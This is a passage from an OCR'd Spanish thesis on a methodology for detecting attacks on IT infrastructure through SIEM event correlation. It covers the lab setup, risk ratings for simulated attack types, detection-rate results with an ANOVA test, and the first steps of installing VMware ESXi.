


Figura 27-2: Arquitectura AlienVault SIEM Extendida

Fuente: AlienVault Academy. 2014

Aunque las arquitecturas varían en volumen de datos de correlación, tamaño de la infraestructura informática y sistemas de administración poseen los siguientes puntos en común:

- Debe existir al menos un sensor, un logger y un server en cada implementación funcional.
- No existe una limitante respecto al número de sensores, loggers y servers que pueden ser implementados en la misma solución.
- Por lo general para optimizar recursos, tanto económicos como de administración se implementa un sensor en cada ubicación del cliente, ya que un sensor puede controlar múltiples redes dentro de la misma ubicación.
- Si se requiere, los sensores y loggers de AlienVault SIEM pueden enviar los eventos a más de un server.

CAPÍTULO III

3. DISEÑO DE LA INVESTIGACIÓN

3.1. Tipo de Investigación

La presente investigación es de dos tipos: aplicativo y experimental.

- **Aplicativo:** ya que se basa en conocimientos existentes, derivados de investigaciones previas, dirigida al desarrollo tecnológico para establecer nuevos procesos para mejorar los existentes.
- **Experimental:** ya que se basa en pruebas realizadas en escenarios de laboratorio, en las que se observa los elementos más importantes del objeto de estudio que se investiga para obtener una captación de los fenómenos a primera vista.

3.2. Diseño de la investigación

El diseño de la presente investigación es del tipo cuasiexperimental ya que pretende la creación de una metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos, además los datos de prueba son generados por el autor de esta investigación.

3.3. Métodos y técnicas

3.3.1 Métodos

La presente investigación utiliza el método científico ya que se refiere a la serie de etapas que hay que recorrer para obtener un conocimiento válido desde el punto de vista científico, utilizando para esto instrumentos que resulten fiables, el cual consta de las siguientes etapas:

- Planteamiento del problema
- Formulación de la hipótesis
- Levantamiento de la información
- Análisis e interpretación de resultados
- Comprobación de la hipótesis
- Difusión de resultados

3.3.2 Técnicas

Las técnicas que serán utilizadas en la presente investigación son:

- **Búsqueda de información:** permite obtener la información necesaria acerca del objeto de estudio de la investigación para su desarrollo, utilizando las fuentes secundarias disponibles.
- **Pruebas:** permite realizar experimentos en escenarios de laboratorio.
- **Observación:** permite determinar resultados de las pruebas realizadas en los escenarios de laboratorio.
- **Análisis:** permite diferenciar y determinar los resultados de la investigación.

3.4. Fuentes de Información

Las principales fuentes que serán utilizadas en el estudio de investigación serán:

Primaria

- Pruebas
- Observación de resultados

Secundaria

- Trabajos de investigaciones internacionales y nacionales.
- Artículos científicos en base de datos de bibliotecas virtuales.
- Libros especializados en la biblioteca y electrónicos.
- Diccionarios especializados.
- Conferencias académicas, congresos, seminarios.
- Revistas indexadas y no indexadas publicadas de prestigio.
- Revistas electrónicas.
- Páginas de internet que brinden información confiable.

3.5. Recursos

a) Recursos de oficina

- Útiles de Oficina
- Dispositivos de Almacenamiento
- Bibliografía
- Internet

b) Recursos técnicos

Tabla 1-3: Estudio comparativo de las soluciones SIEM:

RECURSO	CARACTERISTICAS	DESCRIPCIÓN
Servidor HP Proliant v8	Procesador Intel core I7 2.5 ghz; Memoria Ram 64; Disco Duro 4TB; 4 Tarjetas Gigabit ethernet	Servidor que permitirá la virtualización de la infraestructura de red, así como el sistema de correlación de eventos propuesto
Router	Cisco 3500 IOS c2800nm-adventerprisek9-mz.12-5.T4.bin	Router que interconecta la infraestructura de red con el ISP
UTM	Sophos UTM	Dispositivo de Seguridad Perimetral con segmentos WAN, LAN, DMZ, a la vez que permite filtrado de contenidos y funciones de IPS
Switch	Cisco 2960 IOS c2960-lanbasek9-mz.15.bin	Dispositivo de capa 2 configurado mediante VLANs a fin de segmentar el tráfico de administración
Sistema de Detección de Intrusos	SecurityOnion v2017	Sistema de detección de intrusos que utiliza como módulo de detección Snort, Bro, Squil, basados en software libre.
Servidor de Active Directory	Windows Server 2012 Enterprise	Servidor de Active Directory que contempla funciones de servidor DNS, DHCP y File Server

RECURSO	CARACTERISTICAS	DESCRIPCIÓN
Servidor de correo electrónico	Microsoft Exchange 2012	Servidor de correo electrónico corporativo
Kali Linux 2.0 / 64bits	Kali Linux v 2.0 64 bits	Sistema operativo que posee una recopilación de herramientas de penetración y análisis forense
Servidor SIEM	Servidor de correlación de eventos	Conjunto de sistemas que permiten correlacionar eventos de seguridad de red en tiempo real
VMware ESXi 6.0	Servidor de paravirtualización	Sistema operativo que permite la virtualización de entornos complejos de red
Estaciones de trabajo	Windows 8 Service Pack 2	Equipos computacionales de usuario final equipados con Microsoft Windows 8 SP2

Realizado por: Luis Pazmiño, 2017.

*Para todos los casos en los cuales el componente de software es licenciado, se han utilizado Licencias Trial.

**Se ha utilizado tanto Software Privativo así como Software Libre a fin de recrear de la manera más real posible el ecosistema informático que existe en las infraestructuras actuales de red.

3.6. Planteamiento de la Hipótesis

La metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos permitirá incrementar el porcentaje de detección de ataques a infraestructuras críticas

3.7. Determinación de las variables

Variable Dependiente

Porcentaje de detección de ataques informáticos

Variable Independiente

Metodología propuesta para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos

3.8. Operacionalización conceptual de las variables

Tabla 2-3: Operacionalización de las variables

VARIABLE	TIPO	CONCEPTO
Metodología propuesta para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos	Independiente	Conjunto de líneas base respecto a la gestión y contención de ataques informáticos contenidos en el modelo propuesto, adaptadas en base a la realidad nacional como complemento de la normativa existente
Porcentaje de detección de ataques informáticos	Dependiente	Porcentaje de detección de ataques informáticos.

Realizado por: Luis Pazmiño, 2017.

3.9. Operacionalización metodológica de las variables

Tabla 3-3: Operacionalización metodológica de las variables

VARIABLE	INDICADOR	TÉCNICA	INSTRUMENTO/ FUENTE
Metodología propuesta para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos	• Complejidad en el diseño de la solución • Tiempo de implementación. • Factibilidad técnica para la implementación	• Búsqueda de información. • Pruebas • Observación	• Matrices de cumplimiento de la metodología
Porcentaje de detección de ataques informáticos	• Número de ataques informáticos detectados que atentan a la confidencialidad • Número de ataques informáticos que atentan a la integridad • Número de ataques informáticos detectados que atentan a la disponibilidad • Numero de manejados con éxito.	• Pruebas • Observación • Análisis	• Matrices de ataques informáticos que atentan a la integridad, confidencialidad, integridad y disponibilidad de los activos de información sometidos a análisis

Realizado por: Luis Pazmiño, 2017.

3.10. Instrumentos de recolección de datos

Para la ejecución de las pruebas se plantea un escenario típico del sistema público ecuatoriano, el cual contiene brinda servicios de correo electrónico, páginas web, DNS, DHCP, Active Directory.

Para la recolección de los datos se analizará el escenario previo la implementación de la metodología propuesta y posterior a la implementación de la misma.

CAPITULO IV

4. RESULTADOS Y DISCUSIÓN

4.1. Desarrollo de las Pruebas

Para el desarrollo de las pruebas es necesario utilizar el Inventario de Activos de Información que es requisito fundamental del Esquema Gubernamental de Seguridad de la Información, establecido mediante Acuerdo Ministerial número 166 publicado por la Secretaría Nacional de la Administración Pública en el Registro Oficial número 88 del mes de septiembre del año 2013. Una vez que se han determinado los activos de información y se han sometido a un proceso de evaluación, dichos componentes tecnológicos serán las entradas a ser procesadas por el Sistema de Gestión de Eventos de Seguridad SIEM.

Para la simulación y creación de la presente metodología se propone un escenario que contempla diversos activos críticos de información típicos como son:

- Router
- Firewall que contempla funciones de Sistema de Prevención de intrusos IPS, filtrado de Páginas web
- Switch configurado con VLANs en capa 2
- Servidor de Active Directory que contempla funciones de servidor DNS, DHCP y File Server
- Servidor de Correo Electrónico basado en Windows Exchange
- Sistema de Detección de intrusos IDS.
- Servidor de Páginas Web con sistema Operativo Linux
- Estaciones finales con sistema operativo Windows

De acuerdo al siguiente diagrama lógico:




Figura 1-4: Diagrama Lógico de Red

Realizado por: Luis Pazmiño, 2017.

Para cada activo de información se simularon ataques informáticos que atentan a la integridad (I), confidencialidad (C) y disponibilidad (D) y se los plasmó de acuerdo a su grado de afectación, esto es:

Tabla 1-4: Ataques informáticos para cada activo de información

Tipo de Ataque / Activo de Información	Escaneo de Puertos	SQL Injection	Denegación de Servicio	Command Injection	Buffer Overflow	Fuerza Bruta
Active Directory	C	-	D	-	C,I,D	C,D
Servidor DHCP	C	-	D	-	C,I,D	-
Servidor DNS	C	-	D	-	C,I,D	-
File Server	C	-	D	-	C,I,D	C,D
Servidor de Páginas Web	C	C,I	D	C,I,D	C,I,D	C,D

Realizado por: Luis Pazmiño, 2017.

Una vez que se determinó el tipo de afectación que genera cada ataque y teniendo en cuenta la característica de seguridad del activo de información, se determinó el nivel de afectación tomando tomó base la siguiente escala:

Tabla 2-4: Ponderación del nivel de afectación

Nivel de afectación	Ponderación
Sin afectación	0
Bajo	1
Medio	2
Alto	3

Realizado por: Luis Pazmiño, 2017.

Una vez que se ha ponderado el nivel de afectación a la confidencialidad, integridad y disponibilidad, se somete cada activo de información al respectivo análisis de acuerdo a la característica de seguridad afectada, pudiendo así estimar el nivel de riesgo asociado para cada activo

Tabla 3-4: Cálculo del nivel de riesgo

	Escaneo de Puertos			SQL Injection			Denegación de Servicio			Command Injection			Buffer Overflow			Fuerza Bruta			Promedio General			
Activo de Información	I	C	D	I	C	D	I	C	D	I	C	D	I	C	D	I	C	D	I	C	D	Nivel de Riesgo
Active Directory	0	3	2	0	0	0	0	0	3	3	2	3	3	3	3	0	2	1	1	1,7	2	1,56
Servidor DHCP	0	3	2	0	0	0	0	0	3	1	1	1	3	3	3	0	1	1	0,7	1,3	1,7	1,22
Servidor DNS	0	3	2	0	0	0	0	0	3	1	1	1	3	3	3	0	1	1	0,7	1,3	1,7	1,22
File Server	0	3	2	0	0	0	0	0	3	3	3	3	3	3	3	0	2	1	1	1,8	2	1,61
Servidor de Páginas Web	0	3	2	3	3	3	0	0	3	3	3	3	3	3	3	0	2	1	1,5	2,3	2,5	2,11

Realizado por: Luis Pazmiño, 2017.




Figura 2-4: Nivel de Riesgo por Activo

Realizado por: Luis Pazmiño, 2017.

4.2. Validación de la hipótesis

Al tratarse de un trabajo que al momento no presenta similares en su investigación y desarrollo, la demostración de la hipótesis se realizó teniendo en cuenta trabajos previos, en los que el tiempo de reacción y cantidad de ataques detectados a infraestructuras informáticas fueron determinados. Los parámetros mencionados se utilizaron para determinar el porcentaje de eficacia y eficiencia en el tiempo de reacción y cantidad de detección de ataques informáticos a infraestructuras tecnológicas.

Tabla 4-4: Porcentaje de ataques detectados

	Tipo de ataque					
	Escaneo de Puertos	**SQL Injection**	**Denegación de Servicio**	**Command Injection**	**Buffer Overflow**	**Fuerza Bruta**
Porcentaje de ataques detectados	41%	12,1%	78%	36%	71%	58%

Fuente: Malek, Shlomo, Salvatore, 2012




Figura 3-4: Porcentaje de ataques detectados

Fuente: Malek, Shlomo, Salvatore, 2012

Para la ejecución de los diferentes tipos de ataques se lo realizó 100 veces cada uno de ellos, a fin de verificar el comportamiento de la plataforma en diferentes circunstancias, llegando a los siguientes resultados:

Tabla 5-4: Ataques realizados vs detectados

Cantidad de ataques detectados / Tipo de Ataque	Número de ataques realizado	Número de ataques detectados	Porcentaje de ataques detectados
Escaneo de Puertos	100	100	100%
SQL Injection	100	100	100%
Denegación de Servicio	100	83	83%
Command Injection	100	100	100%
Buffer Overflow	100	100	100%
Fuerza Bruta	100	100	100%

Realizado por: Luis Pazmiño, 2017.

Posterior a la implementación de la metodología de detección de ataques informáticos basada en la correlación de eventos se presentan los resultados obtenidos para su posterior comparación con los trabajos previamente realizados.

Tabla 6-4: Comparación de la eficacia de la metodología

Cantidad de ataques detectados / Tipo de Ataque	Porcentaje de ataques detectado previa la implementación de la metodología	Porcentaje de ataques detectado posterior a la implementación de la metodología	Eficacia en la implementación de la metodología
Escaneo de Puertos	41%	100%	59,0%
SQL Injection	12%	100%	88,0%
Denegación de Servicio	78%	83%	5,0%
Command Injection	36%	100%	64,0%
Buffer Overflow	71%	100%	29,0%
Fuerza Bruta	58%	100%	42,0%
		Promedio	**47,8%**

Realizado por: Luis Pazmiño, 2017.




Figura 4-4: Porcentaje de ataques detectados

Realizado por: Luis Pazmiño, 2017.

Como se puede apreciar en la **Tabla 6-4:** Comparación de la eficacia de la metodología es notable el incremento en la eficacia de detección de los ataques tratados una vez que se aplica la metodología propuesta, llegando a tener una media del 47,8% de mejora en relación a los trabajos de detección citados en la presente investigación.

Por lo tanto, para la demostración de la hipótesis se tomó en cuenta:

Hipótesis nula: No existe diferencia significativa en el porcentaje de detección de incidentes mediante el uso de la metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos

H0: U=U1

Hipótesis alternativa: La metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos permitirá incrementar el porcentaje de detección de ataques a infraestructuras informáticas.

H1: U≠U1

Tabla 7-4: Analisis de varianza (ANOVA)

Fuente	GL	SC Ajust.	MC Ajust.	Valor F	Valor P
Tratamiento	1	114385	114385	637083,49	0,000
Error	198	36	0		
Total	199	114421			

Realizado por: Luis Pazmiño 2017




Figura 5-4: Analisis de la Varianza ANOVA

Realizado por: Luis Pazmiño, 2017.

El valor de probabilidad obtenido para el ANOVA es P=0,0 calculado al **95%** de nivel de confianza y un nivel de significancia **α=0.05**. Ya que el valor de probabilidad es menor que el nivel de significancia (P< α) se rechaza la hipótesis nula H0 y se acepta la hipótesis alternativa H1 que enuncia.

La metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos permitirá incrementar el porcentaje de detección de ataques a infraestructuras informáticas.

CAPITULO V

5. METODOLOGÍA

5.1. Descripción

La presente sección, contempla la descripción metodológica y técnica utilizada para la detección de ataques informáticos a través de la Correlación de Eventos.

Para la ejecución de las pruebas que permiten desarrollar la metodología se utilizaron los recursos previamente descritos en Capítulo 3, sección 3.5 denominado Recursos.

Cabe recalcar que todas las simulaciones de servidores, ataques y toma de medidas se realizaron en ambientes controlados por lo cual se tiene la certeza de poder repetir el experimento llegando a los mismos resultados.

5.2. Fases de la metodología

Para la creación de la metodología se tomó como requerimiento la base teórica del Acuerdo Ministerial número 166 publicado por la Secretaría Nacional de la Administración Pública en el Registro Oficial número 88 que en su numeral 6.26 Registros de Auditoria solicita:

a) Identificar el nombre de usuario.
b) Registrar la fecha, hora y detalles de los eventos clave, como registro de inicio y registro de cierre.
c) Registrar la terminal si es posible.
d) Registrar los intentos aceptados y rechazados de acceso al sistema.
e) Registrar los cambios de la configuración.
f) Registrar el uso de privilegios.
g) Registrar el uso de las aplicaciones y sistemas.
h) Registrar los accesos y tipos de acceso
i) Registrar las direcciones y protocolos de red.
j) Definir alarmas originadas por el sistema de control de acceso.
k) Activación y desactivación de los sistemas de protección como antivirus y los sistemas de detección de intrusos (IDS)

Además, en el literal 6.27 Monitoreo del Sistema cita:

a) Registrar los accesos autorizados, incluyendo
b) Monitorear las operaciones privilegiadas.
c) Monitorear intentos de acceso no autorizados.

Sin embargo, no se brindan las guías técnicas para la implementación de una solución de que cumpla con estos requerimientos, además teniendo en cuenta las fases de la metodología OSSTMM, se proponen las siguientes etapas que en conjunto suplen la necesidad de gestionar y administrar adecuadamente los registros de seguridad de dispositivos y servidores de red.

Figura 1-5: Metodología para la correlación de eventos de seguridad

Realizado por: Luis Pazmiño, 2017.

5.3. Diseño de la metodología propuesta

5.3.1 Instalación de sistemas Paravirtualizadores

Para la instalación de los sistemas paravirtualizadores se ha utilizado el sistema operativo VMware ESXi en su versión 6.0, la cual puede ser descargada del enlace https://my.vmware.com/en/web/vmware/evalcenter?p=free-esxi6 teniendo un tiempo de versión trial de 60 días, posterior al mencionado tiempo, es necesaria la adquisición de una licencia

dependiendo de las características a utilizarse, o a su vez se tiene la opción de obtener una licencia permanente mediante el registro en el portal https://www.vmware.com/go/get-free-esxi con la limitante que el registro gratuito permite únicamente la utilización de 8 núcleos en el servidor.

Una vez descargada y copiada la imagen ISO en un medio removible como DVD o memoria USB, se ha de configurar el servidor para arrancar desde el medio que contiene la imagen.




Figura 2-5: Instalación de VMware ESXi 6.0

Realizado por: Luis Pazmiño, 2017.

Seleccionamos la opción de instalación y acto seguido el sistema comenzará a descomprimir, y ejecutar todos los módulos requeridos para iniciar el proceso de copia de archivos en el disco duro.




Figura 3-5: Copia de archivos de instalación en el disco duro

Realizado por: Luis Pazmiño, 2017.

Una vez que la copia de archivos haya concluido iniciará el proceso de instalación, para lo cual deberemos leer y, de estar de acuerdo, aceptar la licencia de usuario final propuesta por VMware ESXi 6.0.




Figura 4-5: EULA de VMware ESXi

Realizado por: Luis Pazmiño, 2017.

Una vez que se acepta la licencia, es necesario crear el esquema de particionamiento que utilizará VMware ESXi 6.0, de igual manera es posible escoger como fuente de datos una SAN remota, para el presente trabajo investigativo se utilizó la opción de almacenamiento local.

